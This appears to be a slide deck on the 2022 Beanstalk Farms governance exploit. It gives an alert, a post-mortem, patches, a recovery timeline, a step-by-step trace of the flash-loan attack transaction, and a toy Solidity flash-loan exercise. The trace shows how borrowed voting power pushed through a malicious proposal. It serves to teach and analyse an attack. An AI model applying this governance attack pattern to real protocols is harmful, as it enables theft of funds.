If you will return 90% of the withdrawn funds to the Beanstalk Farms multi-sig wallet 0x21DE18B6A8f78eDe6D16C50A167f6B222DC08DF7, Beanstalk will treat the remaining 10% as a Whitehat bounty properly payable to you.

16 40 99 Tip

← **Thread**


 **CertiK Alert**
@CertiKAlert

We are seeing a possible exploit on **@BeanstalkFarms** - symbol **\$BEAN** which has dropped 100%

#slippage

Address:
0xdc59ac4fef32293a95889dc396682858d52e5db0x48f33863b1defc7b294717498c634ba9a5fb58a7

Be careful out there!



The screenshot shows a trading interface for Beanstalk Farms (BEAN). The chart displays a significant price drop followed by a recovery. The y-axis represents price, ranging from 0 to 1,000,000. The x-axis shows time, with markers for Dec 14, Jan 14, Feb 14, Mar 14, and Apr 14. The chart includes a candlestick view and a volume view at the bottom.

Post-mortem

- The governance contract has been paused using ownership privileges of the main developers – Publius.
- Publius revealed their identity (3 developers) to the community on Discord.
- A complaint has been filed with the FBI.
- Out of the ~181M stolen tokens, the attacker only got away with around 77M. The remaining was burned by the developers.
- A town hall was hosted on April 18th, just one day after the incident with a detailed dev team plan.

Code patches

- **GFT-01C: Code Duplication:** To address issues of naming the BIPs exploited by the hacker.
- **GFT-02C: Inefficient First Vote:** Forces the author of the proposal to cast their vote immediately upon creation.
 - The one-day delay before execution means that even with a flash loan, the creator of the proposal cannot get it through.

Reference: <https://omniscia.io/beanstalk-core-protocol/code-style/GovernanceFacet-GFT>

Way forward

A Rough Timeline

The following timeline is intended to provide a rough timeline of steps in the critical path to Replant Beanstalk. This timeline is subject to change.

May 2022

- Halborn audit begins May 9
- Hold OTC negotiations to recapitalize Beanstalk

June 2022

- Finalize OTC negotiations to recapitalize Beanstalk
- Trail of Bits audit begins June 6
- Barn Raise begins June 6

July 2022

- Halborn and Trail of Bits audits complete
- Audits reports published
- Replant Beanstalk (exact date to be voted on by the Beanstalk DAO)

executed on August 16th, 2022

Reference: <https://bean.money/blog/path-forward>

In summary

Hacker 0x1c5dcdd006ea78a7e4783f9e6021c32935a10fb4
Hacker Contract 0x79224bc0bf70ec34f0ef56ed8251619499a59def
BIP18 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69

Propose BIP18 tx: 0x68cdec0ac76454c3b0f7af0b8a3895db00adf6daaf3b50a99716858c4fa54c6f

1. Hacker proposes a malicious proposal BIP with `initAddress` @ 0xe5ecf73603d98a0128f05ed30506ac7a663dbb69

Launch the hack tx: 0xcd314668aaa9bbfebaf1a0bd2b6553d01dd58899c508d4729fa7311dc5d33ad7

1. Flashloan 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDC, 32,425,202 BEAN, and 11,643,065 LUSD
2. `Vyper_contract_bebc.add_liquidity` 350,000,000 DAI, 500,000,000 USDC, 150,000,000 USDT to get 979,691,328 3Crv
3. `LUSD3CRV-f.exchange` to convert 15,000,000 3Crv to 15,251,318 LUSD
4. `BEAN3CRV-f.add_liquidity` to convert 964,691,328 3Crv to 795,425,740 BEAN3CRV-f
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8. `Diamond.emergencyCommit(bip=18)` and hacker proposed `_init` contract is executed to get 36,084,584 BEAN and 0.54 UNI-V2_WETH_BEAN, 874,663,982 BEAN3CRV-f, 60,562,844 BEANLUSD-f to hacker contract
9. `BEAN3CRV-f.remove_liquidity_one_coin` 874,663,982 BEAN3CRV-f to get 1,007,734,729 3Crv
10. `BEANLUSD-f.remove_liquidity_one_coin` 60,562,844 BEANLUSD-f to get 28,149,504 LUSD
11. Flashloan back LUSD 11,795,706 and BEAN 32,197,543
12. `LUSD3CRV-f.exchange` to swap 16,471,404 LUSD to 16,184,690 3Crv
13. Burn 16,184,690 3Crv to get 522,487,380 USDC, 365,758,059 DAI, and 156,732,232 USDT
14. Flashloan back 150,135,000 USDT, 500,450,000 USDC, 350,315,000 DAI
15. Burn UNI-V2_WETH_BEAN 0.54 to get 10,883 WETH and 32,511,085 BEAN
16. Donate 250,000 USDC to Ukraine Crypto Donation
17. swap 15,443,059 DAI to 15,441,256 USDC
18. swap 37,228,637 USDC to 11,822 WETH
19. swap 6,597,232 USDT to 2,124 WETH
20. Profit 24,830 WETH is sent to hacker

Tutorial

- Take out a flash loan from a custom ERC-20

```
import "OpenZeppelin/openzeppelin-contracts@4.4.2/contracts/token/ERC20/ERC20.sol";

contract LoanToken is ERC20 {
    constructor(uint256 initialSupply) ERC20("LoanETH", "lETH") {
        _mint(msg.sender, initialSupply);
    }
}
```

Basic Lender contract

```
function flashLoan(address borrower, uint256 borrowAmount) external {  
  
    require(borrowAmount > 0, "Borrow amount must be greater than 0");  
  
    uint256 balanceBefore = token.balanceOf(address(this));  
    require(balanceBefore >= borrowAmount, "Not enough ETH in pool");  
  
    token.transfer(borrower, borrowAmount);  
    require(token.balanceOf(address(borrower)) == borrowAmount, "Borrower did not receive loan");  
  
    ReceiverInterface borrowerInterface = ReceiverInterface(borrower);  
    bool success = borrowerInterface.receiveLoan(address(token));  
    require(success, "Call to receiveLoan(token_address) failed");  
  
    require(token.balanceOf(address(this)) == balanceBefore, "Loan was not repaid!");  
    completedLoan = true;  
}
```

Token transferred to
receiver

Receiver function
called

Loan must be repaid!

Your goal: call this function

```
function mustHaveMoney() external returns (bool) {  
    require(token.balanceOf(address(msg.sender)) == 100);  
    calledFunction = true;  
    return true;  
}
```

Receiver boilerplate

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import 'IERC20.sol';

interface LoanerInterface {
    function mustHaveMoney() external returns (bool);
}

interface ReceiverInterface {
    function receiveLoan(address token_address) external returns (bool);
}

contract Receiver is ReceiverInterface {
    ...
}
```

References

- <https://bean.money/blog/path-forward>
- Beanstalk whitepaper - <https://bean.money/beanstalk.pdf>
- <https://omniscia.io/beanstalk-core-protocol/code-style/GovernanceFacet-GFT>
- https://medium.com/@nvy_0x/the-beanstalk-bean-exploit-b038f4d324ea
- <https://rekt.news/beanstalk-rekt/>

Thank you for your
attention

REMEMBER: WITH GREAT
POWER COMES GREAT
CURRENT SQUARED
TIMES RESISTANCE.



OHM NEVER FORGOT HIS
DYING UNCLE'S ADVICE.